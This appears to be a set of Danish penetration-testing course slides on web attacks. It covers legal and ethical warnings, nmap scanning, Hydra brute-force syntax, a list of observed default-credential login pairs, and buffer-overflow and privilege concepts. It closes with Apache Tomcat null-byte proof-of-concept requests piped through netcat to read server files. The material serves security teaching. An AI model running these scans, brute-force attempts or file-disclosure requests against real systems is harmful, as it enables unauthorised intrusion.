SOLIDO NETWORKS

Velkommen til

Penetration testing II webbaserede angreb

Henrik Lund Kramshøj
hlk@solido.net

http://www.solidonetworks.com

Formålet idag

Don’t Panic!

Introducere basale penetrationstestmetoder mod webservere og web applikationer

Gøre deltagerne istand til at udforske området ved at henvise til gode kilder

Planen idag

Kl 17-21

Mindre foredrag mere snak

Mindre enetale, mere foredrag 2.0 med socialt medie, informationsdeling og interaktion

Hacker - cracker

Det korte svar - drop diskussionen

Det havde oprindeligt en anden betydning, men medierne har taget udtrykket til sig - og idag har det begge betydninger.

Idag er en hacker stadig en der bryder ind i systemer!

ref. Spafford, Cheswick, Garfinkel, Stoll, ... - alle kendte navne indenfor sikkerhed

Hvis man vil vide mere kan man starte med:

- *Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage*, Clifford Stoll
- *Hackers: Heroes of the Computer Revolution*, Steven Levy
- *Practical Unix and Internet Security*, Simson Garfinkel, Gene Spafford, Alan Schwartz

Definition af hacking, oprindeligt

Eric Raymond, der vedligeholder en ordbog over computer-slang (The Jargon File) har blandt andet følgende forklaringer på ordet hacker:

- En person, der nyder at undersøge detaljer i programmerbare systemer og hvordan man udvider deres anvendelsesmuligheder i modsætning til de fleste brugere, der bare lærer det mest nødvendige
- En som programmerer lidenskabligt (eller enddog fanatisk) eller en der foretrækker at programmere fremfor at teoretiserer om det
- En ekspert i et bestemt program eller en der ofter arbejder med eller på det; som i "en Unixhacker".

Kilde: Peter Makholm, `http://hacking.dk`

Benyttes stadig i visse sammenhænge se `http://labitat.dk`

Aftale om test af netværk

Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et informationssystem.

Hacking kan betyde:

- At man skal betale erstatning til personer eller virksomheder
- At man får konfiskeret sit udstyr af politiet
- At man, hvis man er over 15 år og bliver dømt for hacking, kan få en bøde - eller fængselsstraf i alvorlige tilfælde
- At man, hvis man er over 15 år og bliver dømt for hacking, får en plettet straffeattest. Det kan give problemer, hvis man skal finde et job eller hvis man skal rejse til visse lande, fx USA og Australien
- Frygten for terror har forstærket ovenstående - så lad være!

ISC2 code of ethics

Code of Ethics Preamble:

- Safety of the commonwealth, duty to our principals, and to each other requires that we adhere, and be seen to adhere, to the highest ethical standards of behavior.
- Therefore, strict adherence to this Code is a condition of certification.


Code of Ethics Canons:

- Protect society, the commonwealth, and the infrastructure.
- Act honorably, honestly, justly, responsibly, and legally.
- Provide diligent and competent service to principals.
- Advance and protect the profession.

The following additional guidance is given regarding pursuit of these goals.

https://www.isc2.org/ethics/default.aspx

Er sikkerhedstest af webservere interessant?



Sikkerhedsproblemer i netværk er mange

Kan være et krav fra eksterne - eksempelvis VISA PCI krav

Emneområder

- Introduktion - begreber og teknologierne i webmiljøer
- Hvad er sikkerhedstest af webservere
- Planlægning af sikkerhedstest
- Før testen - forberedelse
- Konsulentens udstyr - vil du teste websites
- Selve testens udførelse demosystemet WebGoat
- Nikto, WebScarab, Paros Proxy
- Sikring af websystemer

Introduktion - begreber og teknologierne

Sikkerhedstest / penetrationstest
Afprøvning af sikkerhedsforanstaltninger og evaluering af sikkerhedsniveau ved hjælp af IT systemer og *hackerværktøjer*

Kaldes tillige sårbarhedstest, sårbarhedsanalyse m.v.

Ekstern - udføres fra internet typisk over WAN

Intern, inside, on-site - udføres hos kunden typisk over LAN og bag firewall

`http://www.google.com/search?q=sikkerhedstest`

Blackbox, greybox og whitebox

Forudsætninger og forudgående kendskab til miljøet

Afhængig af de informationer der er tilgængelige om opbygningen af det scannede netværk forud for NetSikkerhedsanalysen taler man om henholdsvis White, Grey og Black Box testning.

- Black Box testen involverer en sikkerhedstestning af et netværk uden nogen form for insider viden om systemet udover den IP-adresse, der ønskes testet. Dette svarer til den situation en fjendtlig hacker vil stå i og giver derfor det mest realistiske billede af netværkets sårbarhed overfor angreb udefra. Men er dårlig ressourceudnyttelse.
- I den anden ende af skalaen har vi White Box testen. I dette tilfælde har sikkerhedsspecialisten både før og under testen fuld adgang til alle informationer om det scannede netværk. Analysen vil derfor kunne afsløre sårbarheder, der ikke umiddelbart er synlige for en almindelig angriber. En White Box test er typisk mere omfattende end en Black Box test og forudsætter en højere grad af deltagelse fra kundens side, men giver en meget detaljeret og tilbundsgående undersøgelse.
- En Grey Box test er som navnet siger et kompromis mellem en White Box og en Black Box test. Typisk vil sikkerhedsspecialisten udover en IP-adresse være i besiddelse af de mest grundlæggende systemoplysninger: Hvilken type af server der er tale om (mail-, webserver eller andet), operativsystemet og eventuelt om der er opstillet en firewall foran serveren.

Værktøjer

Alle bruger nogenlunde de samme værktøjer, måske forskellige mærker

- Portscanner - Fydor Nmap
- Generel sårbarhedsscanner - OpenVAS/Nessus
- Speciel web sårbarhedsscanner - eksempelvis Nikto
- Speciel database sårbarhedsscanner
- Specielle scannere - wifi Aircrack-ng, m.fl.
- ...
- Rapportværktøj - manuel eller automatisk, helst så automatiseret som muligt
- Meget ofte er sikkerhedstest automatiseret på de indledende skridt og manuel derefter

og scripting, powershell, unix shell, perl, python, ruby, ...

Konsulentens udstyr - vil du være sikkerhedskonsulent


SOLIDO NETWORKS

Bøger:

- *Metasploit The Penetration Tester's Guide* by David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni http://nostarch.com/metasploit
- *Gray Hat Hacking: The Ethical Hacker's Handbook*, 3rd Edition, Shon Harris et al, Osborne
- *Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses* (2nd Edition), Ed Skoudis, Prentice Hall PTR

Internetressourcer:

- BackTrack `http://www.backtrack-linux.org/`
- *OSSTMM - Open Source Security Testing Methodology Manual* `http://www.isecom.org/`
- CCCure website `http://www.professionalsecuritytester.com/`
- Web sites for diverse værktøjer - inkluderer ofte en step-by-step guide



Hackerværktøjer

Der benyttes en del værktøjer:

- Nmap, Nping - tester porte, godt til firewall admins `http://nmap.org`
- Metasploit Framework gratis på `http://www.metasploit.com/`
- Wireshark avanceret netværkssniffer - `http://http://www.wireshark.org/`
- Burpsuite `http://portswigger.net/burp/`
- Skipfish `http://code.google.com/p/skipfish/`
- Apache Tomcat J2EE servlet container `http://tomcat.apache.org`
- OpenBSD operativsystem med fokus på sikkerhed `http://www.openbsd.org`

Hvad skal der ske?

Tænk som en hacker

Rekognoscering


- ping sweep, port scan
- OS detection - TCP/IP eller banner grab
- Servicescan - rpcinfo, netbios, ...
- telnet/netcat interaktion med services

Udnyttelse/afprøvning: Nessus, nikto, exploit programs

Oprydning/hærdning vises måske ikke, men I bør i praksis:

Vi går idag kun efter webservere

Internet idag




Klienter og servere

Rødder i akademiske miljøer

Protokoller der er op til 20 år gamle

Meget lidt kryptering, mest på http til brug ved e-handel

OSI og Internet modellerne



Informationsindsamling

Indsamling af informationer kan være aktiv eller passiv indsamling i forhold til målet for angrebet

passiv kunne være at lytte med på trafik eller søge i databaser på Internet: google, whois, archive.org m.fl.

aktiv indsamling er eksempelvis at sende ICMP pakker og registrere hvad man får af svar, portscan m.v.

whois systemet

IP adresserne administreres i dagligdagen af et antal Internet registries, hvor de største er:

- RIPE (Réseaux IP Européens) `http://ripe.net`
- ARIN American Registry for Internet Numbers `http://www.arin.net`
- Asia Pacific Network Information Center `http://www.apnic.net`
- LACNIC (Regional Latin-American and Caribbean IP Address Registry) - Latin America and some Caribbean Islands `http://www.lacnic.net`
- AfriNIC African Internet Numbers Registry `http://www.afrinic.net`

disse fem kaldes for Regional Internet Registries (RIRs) i modsætning til Local Internet Registries (LIRs) og National Internet Registry (NIR)

Firefox add-on galore, brug dem - AS nummer, IP, whois, country

nmap port sweep efter port 80/TCP

Port 80 TCP er webservere

```
# nmap -p 80 217.157.20.130/28

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on router.kramse.dk (217.157.20.129):
Port       State       Service
80/tcp     filtered    http

Interesting ports on www.kramse.dk (217.157.20.131):
Port       State       Service
80/tcp     open        http

Interesting ports on  (217.157.20.139):
Port       State       Service
80/tcp     open        http
```

OS detection

```
# nmap -O ip.adresse.slet.tet scan af en gateway
Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2003-12-03 11:31 CET
Interesting ports on gw-int.security6.net (ip.adresse.slet.tet):
(The 1653 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1080/tcp open  socks
5000/tcp open  UPnP
Device type: general purpose
Running: FreeBSD 4.X
OS details: FreeBSD 4.8-STABLE
Uptime 21.178 days (since Wed Nov 12 07:14:49 2003)
Nmap run completed -- 1 IP address (1 host up) scanned in 7.540 seconds
```

- lavniveau måde at identificere operativsystemer på, prøv også `nmap -A`
- send pakker med *anderledes* indhold
- Reference: *ICMP Usage In Scanning* Version 3.0, Ofir Arkin
  `http://www.sys-security.com/html/projects/icmp.html`

brute force

```
Hydra v2.5 (c) 2003 by van Hauser / THC <vh@thc.org>
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]]
[-o FILE] [-t TASKS] [-g TASKS] [-T SERVERS] [-M FILE] [-w TIME]
[-f] [-e ns] [-s PORT] [-S] [-vV] server service [OPT]

Options:
  -S         connect via SSL
  -s PORT    if the service is on a different default port, define it here
  -l LOGIN   or -L FILE login with LOGIN name, or load several logins from FILE
  -p PASS    or -P FILE try password PASS, or load several passwords from FILE
  -e ns      additional checks, "n" for null password, "s" try login as pass
  -C FILE    colon seperated "login:pass" format, instead of -L/-P option
  -M FILE    file containing server list (parallizes attacks, see -T)
  -o FILE    write found login/password pairs to FILE instead of stdout
...
```

http://www.thc.org/thc-hydra/

hvad betyder bruteforcing?

bruteforge

SOLIDO NETWORKS

Why another one? Words are generated in a bruteforce fashion but, when a condition takes place, it skips forward to the next valid word! User can define charset, maximum number of uses for every char in charset, patterns/repetitions to exclude. User can trim down number of combinations generated excluding 'invalid' words by setting some criteria.

Hvordan laver man rigtigt bruteforce?

Skal man teste ALT - A, AA, AAA, AAAA, AAAAA, AAAAAAAAA

`http://masterzorag.blogspot.com/`

Real life bruteforce? Found in Jan 2012

SOLIDO NETWORKS

```
root:admin:87.x.202.63
admin:admin:91.x.104.207
admin:0767390145:x.72.110.84
admin:0767390145:89.xx.163.73
admin:0767390145:89.x.142.153
root:root:186.x.39.228
admin:admin:189.x.160.98
root:dumn3z3u:189.x.216.232
admin:0767390145:189.x.36.247
root:admin:169.x.34.145
root:default:66.x.33.138
root:default:66.x.33.138
root:111111:213.x.89.250
admin:admin:91.x.52.114
admin:0767390145:195.x.246.131
admin:0767390145:195.x.246.131
```

Undgå standard indstillinger

når vi scanner efter services går det nemt med at finde dem

Giv jer selv mere tid til at omkonfigurere og opdatere ved at undgå standardindstillinger

Tiden der går fra en sårbarhed annonceres på bugtraq til den bliver udnyttet er meget kort idag!

Ved at undgå standard indstillinger kan der måske opnås en lidt længere frist - inden ormene kommer

NB: ingen garanti - og det hjælper sjældent mod en dedikeret angriber

buffer overflows et C problem

SOLIDO NETWORKS

Et buffer overflow er det der sker når man skriver flere data end der er afsat plads til i en buffer, et dataområde. Typisk vil programmet gå ned, men i visse tilfælde kan en angriber overskrive returadresser for funktionskald og overtage kontrollen.

Stack protection er et udtryk for de systemer der ved hjælp af operativsystemer, programbiblioteker og lign. beskytter stakken med returadresser og andre variable mod overskrivning gennem buffer overflows. StackGuard og Propolice er nogle af de mest kendte.

Webserver buffer overflows

exploit/exploitprogram er

- udnytter eller demonstrerer en sårbarhed
- rettet mod et specifikt system.
- kan være 5 linier eller flere sider
- Meget ofte Perl eller et C program

Privilegier least privilege

Hvorfor afvikle applikationer med administrationsrettigheder - hvis der kun skal læses fra eksempelvis en database?

least privilege betyder at man afvikler kode med det mest restriktive sæt af privileger - kun lige nok til at opgaven kan udføres

Dette praktiseres ikke i webløsninger i Danmark - eller meget få steder

Privilegier privilege escalation

privilege escalation er når man på en eller anden vis opnår højere privileger på et system, eksempelvis som følge af fejl i programmer der afvikles med højere privilegier. Derfor HTTPD servere på UNIX afvikles som nobody - ingen specielle rettigheder.

En angriber der kan afvikle vilkårlige kommandoer kan ofte finde en sårbarhed som kan udnyttes lokalt - få rettigheder = lille skade

local vs. remote exploits

local vs. remote angiver om et exploit er rettet mod en sårbarhed lokalt på maskinen, eksempelvis opnå højere privilegier, eller beregnet til at udnytter sårbarheder over netværk

remote root exploit - den type man frygter mest, idet det er et exploit program der når det afvikles giver angriberen fuld kontrol, root user er administrator på UNIX, over netværket.

zero-day exploits dem som ikke offentliggøres - dem som hackere holder for sig selv. Dag 0 henviser til at ingen kender til dem før de offentliggøres og ofte er der umiddelbart ingen rettelser til de sårbarheder

Selve webserveren

Operativsystemet skal hærdes - **Før systemet er åbent fra internet!**

Webserveren skal installeres uden for meget funktionalitet

- Microsoft Windows - brug Windows 2003 som server med IIS version 6.0
  Denne version har mindre funktionalitet end 5.0 og indbyggede sikkerhedsværktøjer
- UNIX brug apache version 2.0 grenen, evt. 2.2 efter behov
  Apache HTTPD server 2.0 og frem er nemmere at konfigurere

Apache Tomcat Null Byte sårbarhed

SOLIDO NETWORKS

Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

The following proof of concepts were provided:

```
GET /<null byte>.jsp HTTP/1.0
$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc my.server 8080
$ perl -e 'print "GET /admin/WEB-INF\\classes/ContextAdmin.java\x00.jsp
HTTP/1.0\r\n\r\n";'|nc my.server 8080
$ perl -e 'print "GET /examples/jsp/cal/cal1.jsp\x00.html HTTP/1.0\r\n\r\n";'|nc
my.server 8080
```


BID 6721 Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

